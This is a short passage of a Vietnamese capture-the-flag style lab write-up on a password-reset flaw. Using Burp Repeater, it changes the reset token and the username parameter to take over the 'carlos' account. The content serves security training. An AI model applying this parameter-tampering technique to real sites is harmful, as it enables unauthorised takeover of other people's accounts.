Nhấn vào phần **Email client** sẽ được chuyển sang trang web sau:



Bước 3: Nhấn vào đường link bên trên rồi thay đổi password mới: (password = 12345)



Sau đó chuyển qua Proxy tìm kiếm /forgot-password?temp-forgot-password-token rồi *send to repeater* để tiến hành tấn công.

Bước 4: Thay đổi thông tin của carlos

Trong tab repeater, thay đổi giá trị temp-forgot-password-token=x và username=carlos. Sau đó tiến hành *send* và *follow redirection.* Khi này, mật khẩu mới update với tài khoản wiener đã được đổi thành tài khoản carlos

b. Kết quả

Kiểm tra lại:

- Username: carlos
- Password: 12345 (password mới update của wiener)